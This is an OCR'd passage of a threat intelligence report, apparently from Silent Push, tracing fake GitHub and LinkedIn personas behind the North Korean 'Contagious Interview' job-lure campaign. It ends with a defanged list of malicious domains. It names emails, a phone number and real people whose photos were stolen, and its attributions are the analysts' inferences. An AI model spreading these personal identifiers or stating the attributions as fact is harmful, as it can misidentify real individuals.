
Hades255 GitHub page overview hxxps://github[.]com/hades255?tab=overview&from=2025-01-01&to=2025-01-31



Hades255 GitHub contribution activity overview hxxps://github[.]com/hades255?tab=overview&from=2025-01-01&to=2025-01-31


Our team recently confirmed that Hades255 is connected to the fake account of the CTO of BlockNovas, based on a February 13, 2025, LinkedIn post announcing a project that was worked on, which linked to a "**Hades255**/varinder-instanavigation-laravel" repository on GitHub. **Update: The screenshot connecting the two has been removed for privacy reasons as the images were stolen from a real individual.**

The “hades255” GitHub account made its first contributions in 2015. During the first 2 years of the account, it was merely committing on specific days to spell out “HADES” in commits. It’s possible that it was a purchased account, as this is something occasionally done to incentivize sales.




hxxps://github[.]com/hades255

Our team also found that the GitHub profile Hades255 not only follows Blocknovas LLC, but also follows SoftGlide LLC. **Update: A screenshot connecting the two has been removed for privacy reasons as the images were stolen from a real individual.**




hxxps://github[.]com/orgs/SoftGlide-LLC/followers

Further, when checking the Hades255 repository named “portfolio-new,” we discovered a picture previously used by “Luis Carlos” on LinkedIn, who BlockNovas LLC employs.



Hades255's update for "Luis Carlos"


Luis Carlos is a person we have seen working for BlockNovas LLC on LinkedIn:



LinkedIn profile: linkedin[.]com/in/luis-lopeznoguera-colombia/en of BlockNovas LLC employee Luis Carlos


Our researchers found that Luis Carlos also added stars four times to a project of Hades255, indicating a relationship between the two users. Carlos is possibly one of the real people working for BlockNovas without realizing his coworkers are North Koreans. Or it could be just a fake persona. His LinkedIn username is "luis-

lopeznoguera-colombia," which is quite specific and differs from the other personas. However, the account is also currently "404ing" on LinkedIn, which means it has either been deleted or banned.




hxxps://github[.]com/lopezluis00

One member named "**thegoodearth918"** (github[.]com/thegoodearth918) was found within the GitHub account for "**SoftGlide LLC**" (github[.]com/SoftGlide-LLC) within their GitHub. What is interesting is that, again, we see "918" at the end of the username, just as we saw with bigrocks**918**.




hxxps://github[.]com/thegoodearth918

The user "thegoodearth918" (github[.]com/thegoodearth918) also forked a repository named "Linkedin-skillassessments-quizzes" in August 2023 from another user, potentially using this to develop future skill assessment apps for Contagious Interview lures with job applicants.




hxxps://github[.]com/thegoodearth918

Another project from thegoodearth918 named “create-aviation” includes a “bigrocks.js” file which has the email address bigrocks89@outlook[.]com by another GitHub account named Big-Rocks, which is now deleted. Big-Rocks is most likely the older account from bigrocks918 and thegoodearth918. The screenshot below reveals the email bigrocks89@outlook[.]com:



hxxps://github[.]com/thegoodearth918/create-aviation/js/bigrocks.js


The email address "**tsumin.work@gmail[.]com**" was found within the thegoodearth918 GitHub profile. It's unclear if this email is connected to Contagious Interview.



Commit relationship between bigrocks918 and thegoodearth918 including tsumin.work@gmail[.]com


BlockNovas Recruiter Alexander Nolan: A Known Fake

We found a site, "crypto[.]jobs," mentioning BlockNovas LLC with a recruiter named Alexander Nolan.




hxxps://crypto[.]jobs/companies/blocknovas-llc-1

The same profile can be seen on intch[.]org:



Fake persona of Alexander Nolan on intch[.]org/14338697

Our threat analysts believe “Alexander Nolan” is a fake persona impersonating the CEO of “TeachMe[.]To” named Tyler Maloney, who was [interviewed by Business Insider](#) in 2024 about his startup. The image in the article is nearly identical to the one used on the recruiter pages.



What's odd about this "Alexander Nolan" persona is that the images are slightly different—the first image below was the image found on LinkedIn and used in the Business Insider article. The second image appears to be either from a unique source or an AI-generated image using the first as its base.

Real image of Tyler Maloney found on Business Insider, LinkedIn

Image used by Contagious Interview persona and BlockNovas recruiter of "Alexander Nolan"


"Individual A": Likely Fake BlockNovas Developer

"Individual A" states that the account is run the Chief Technology Officer of BlockNovas. However, there is evidence that the photos have been generated using AI via Remaker[.]ai. **Update: The screenshot and name connecting the two has been removed for privacy reasons as the images were stolen from a real individual, then altered using AI.**

When expanded, the individual's LinkedIn profile says, "Remaker AI Headshot" in the bottom left corner of the image, which refers to the software Remaker[.]ai.

Remaker AI is a tool that enables you to upload one photo or a series of photos of a real person and generate an unlimited number of AI-generated photos of that persona in a wide range of scenarios.

Using the tool aligns with questions we had about a similar face seen repeatedly with the "Mehmet Demir" persona in different scenarios—the same tool or a similar tool was likely used to create the images.



AI-generated image examples on remaker[.]ai

"Individual A" also created a CV on the site vercel[.]app, which is commonly used by North Korean APTs to set up fake resumes for the personas they use to conduct their sophisticated campaigns. The site revealed an email address "**gabriel.dev9725@gmail[.]com**" and phone number +558195833202. **Update: The screenshot connecting the two has been removed for privacy reasons as the images were stolen from a real individual.**

Silent Push Threat Analysts found a recent post from Lima on LinkedIn and noticed something was off about the picture. In this instance, Lima looks different in the post compared to the CV and LinkedIn profile picture. The hands also look off. **Update: The screenshot connecting the two has been removed for privacy reasons as the images were stolen from a real individual, then altered using AI.**

Continuing to Track North Korean Threat Actors "Contagious Interview" Campaigns

Silent Push Threat Analysts are continuing to track the Contagious Interview threat actors. We believe they pose a threat to individuals and provide some corporate risk due to the malware they deploy and the credentials they acquire from devices.

Mitigation

Our analysts have developed a series of Silent Push **Indicators Of Future Attack™** (**IOFA™**) Feeds for these types of malicious campaign efforts.

Silent Push **IOFA™** Feeds are available as part of an Enterprise subscription. As a result, enterprise users can ingest **IOFA™** Feed data into their security stack to inform their detection protocols or use it to pivot across attacker infrastructure using the Silent Push Console and Feed Analytics screen.

Silent Push Community Edition is a free threat-hunting and cyber defense platform featuring a range of advanced offensive and defensive lookups, web content queries, and enriched data types, including Silent Push Web Scanner and Live Scan.

Click here to sign up for a free account.

Sample Contagious Interview IOFA™ List

- angeloper[.]com
- angeloperonline[.]online
- apply-blocknovas[.]site
- attisscmo[.]com
- bigrocks918[.]com
- blocknovas[.]com
- camdriversupport[.]com
- drive-release[.]cloud
- easydriver[.]cloud
- insomnianwin[.]site
- lianxinxiao[.]com
